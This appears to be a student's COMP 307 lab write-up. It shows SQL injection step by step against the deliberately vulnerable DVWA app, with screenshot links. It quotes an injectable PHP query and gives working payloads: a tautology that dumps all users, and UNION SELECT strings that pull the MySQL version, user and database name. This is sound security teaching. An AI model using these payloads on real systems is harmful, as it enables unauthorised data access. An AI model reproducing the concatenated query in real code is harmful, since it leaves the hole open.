COMP 307-LabAssignment#4

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

Student Number: 301160081

Pre-requisite step

0) Setup XAMPP+DVWA (as before) (Take snapshot)





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


1) **Login** DVWA and Set Security Low (Take snapshot)






2) Goto 'SQL Injection' (Take snapshot)




3) Enter 1 (you should see some user info) (Take snapshot)

Notes(FYI): Below is the PHP select statement that we will be exploiting, specifically $id.


```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```



4) Enter 2 (you should see some user info) (Take snapshot)




5) Enter 6 (no more users) (Take snapshot)



6) Enter %' OR '0'='0 (you should see a list of 5 users) (Take snapshot)

NOTES : Database Statement mysql> SELECT first_name, last_name FROM users

WHERE user_id = '%' or '0'='0';




7) Enter


%' or 0=0 union SELECT NULL,version()#

(you should see list of 5 users and last lines have MySQL version)


(Take snapshot)




8) Enter %' or 0=0 union SELECT NULL,user()# (you should see list of 5 users and last lines have the MySQL DB user) (Take snapshot)



9) Enter %' or 0=0 union SELECT NULL,database()# (you should see list of 5 users and last lines have the MySQL DB name) (Take snapshot)

